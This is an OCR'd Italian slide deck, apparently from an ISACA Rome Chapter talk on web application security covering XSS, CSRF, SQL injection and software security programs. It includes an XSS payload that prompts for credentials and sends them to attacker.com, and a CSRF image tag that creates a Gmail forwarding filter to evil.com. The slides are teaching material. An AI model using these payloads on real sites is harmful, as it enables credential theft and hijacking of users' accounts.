

```
<HTML>
....
http://www.my-bank.com/appvuln?par=<script>
username=prompt('Insert your username',' '); password=prompt('Insert your password',' '); document.write("<img src=\"http://attacker.com/catch.php?username="+username+"&password="+password+"\">"); </script>
....
```

ISACA
Sistemi informativi: avere fiducia e trarne valore
Rome Chapter

DOMInator in action



XSS impatti: public disclosure



Quali impatti di un XSS?


- Un attaccante può scrivere uno script per realizzare:
  - Furto di credenziali utenti: Phishing via XSS
  - Furto di cookie di sessione utenti
  - Keylogger dei dati inviati via browser
- Defacement
- Forzare l'utente ad eseguire azioni quali:
  - Azioni dispositive
  - Scan della rete interna

Cross Site Request Forgery (CSRF)

- Gli attacchi di Cross-Site Request Forgery (CSRF) avvengono quando attaccante riesce a causare l'esecuzione da parte del browser web di un utente di una azione non voluta su un sito fid


Sito dell'attaccante

CSRF: esempio Gmail




Source: Petko De Petov: Client side security – OWASP AppSec Conf 08

CSRF: esempio Gmail



CSRF: esempio Gmail



CSRF: esempio Gmail

- Utilizzando un attacco di CSRF → creo il filtro
- Come avviene l'attacco (semplificato):

```
<HTML>
Benvenuto sul sito!
…
<img
    src="https://gmail.google.com/action?param=createFilter&email=collect@evil.com" />
</HTML>
```


CSRF Illustrated

1

L'attaccante setta la trappola su qualche sito web in Internet o semplicemente invia una mail


Hidden <img> tag contiene l'attacco contro il sito vulnerabile

Applicazione vulnerabile al CSRF



2

Mentre è loggato al sito vulnerabile, la vittima visita il sito dell'attaccante




<img> tag caricato dal browser – che invia una GET request includendo le credenziali (cookie) al sito vulnerabile

3

Il sito vulnerabile vede una richiesta legittima da parte della vittima ed esegue l'azione richiesta

CSRF: impatti

- Un attaccante è in grado di compiere azioni con i privilegi dell'utente che invia l'attacco




- Impatti sul business
  - Possibilità di forzare l'utente a compiere azioni non volute, con un elevato fattore di successo nel caso in cui il sito che ospita l'attacco sia visitato dalla vittima

SQL Injection


- Injection significa…
  - Fare in modo che un'applicazione includa dati ulteriori rispetto a quelli previsti nei flussi diretti ad un interprete
- SQL injection è il problema più comune
  - Molte applicazioni usano SQL e sono vulnerabili
- Le conseguenze prodotte sono imprevedibili: la Sql Injection permette al malintenzionato di autenticarsi con ampi privilegi in aree protette del sito (ovviamente, anche senza essere in possesso delle credenziali d'accesso) e di visualizzare e/o alterare dati sensibili.

Vulnerabilità Web: statistiche




Fonte: Minded Security Labs 2011

Vulnerabilità Web: statistiche (2)



Fonte: Minded Security Labs 2011

XSS e CSRF sono molto presenti



- XSS e CSRF si sono evoluti.
- XSS negli ultimi 10 anni è cresciuto da una semplice curiosità a una vera e propria epidemia.
- Ad oggi, XSS è diventata **la vulnerabilità più diffusa di sicurezza di tutti i tempi.**
- Un browser infettato può fare qualsiasi cosa su una applicazione che un utente in condizioni normali può fare.
- **70-90% delle applicazioni web soffrono di vulnerabilità gravi**

La gestione della sicurezza appplicativa nelle aziende italiane

- Introduzione alla sicurezza del software
- Le maggiori problematiche web
- Comuni approcci non strutturati alla gestione della sicurezza applicativa
- Le iniziative OWASP per il supporto all'SDLC
- La maturità dello sviluppo software nelle aziende italiane
- La creazione di un Sofware Security Program

Esempio di approccio non strutturato alla sicurezza applicativa:

Applicazione Ministero dell'Informatica

Attori coivolti

Ministero Informatica

Responsabile applicativo

Utente malizioso

Esperto di sicurezza sw

Conferenza stampa per il lancio del portale

Da oggi è possibile usufruire di un nuovo servizio sul portale di Ministero Informatica

Fantastico!!

Complimenti!!

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Il giorno dopo...

ibblica.it - Homep... ×

www.repubblica.it

Cerca con Google

Extra | Mobile | Facebook | RSS | Network

la Repubblica.it

Martedì 09 novembre 2010 – Aggiornato alle 10.34 – undefined

EDIZIONI LOCALI: BARI - BOLOGNA - FIRENZE - GENOVA - MILANO - NAPOLI - PALERMO - PARMA - ROMA - TORINO

Inserisci il testo per la ricerca | Cerca

Home | Affari&Finanza | Sport | Spettacoli&Cultura | Motori | Viaggi | Moda | Casa | Salute | Meteo | Lavoro | Annunci

Repubblica TV | Politica | Cronaca | Esteri | Scienze | Tecnologia | Ambiente | Scuola&Giovani | Repubblica@Scuola | Mondo Solidale | Ora per Ora | Foto

Ministero dell'Informatica: "Al via il nuovo servizio"

Da oggi è possibile accedere al nuovo portale di Ministero dell'Informatica che ha la missione di gestire, controllare e proporre nuove tecnologie e delle relative applicazioni industriali e di promuovere l'integrazione fra il sistema della ricerca...

Crollo Pompei, Bondi sotto accusa Il Pd verso la mozione di sfiducia

Negli scavi i turisti sgomenti / Foto

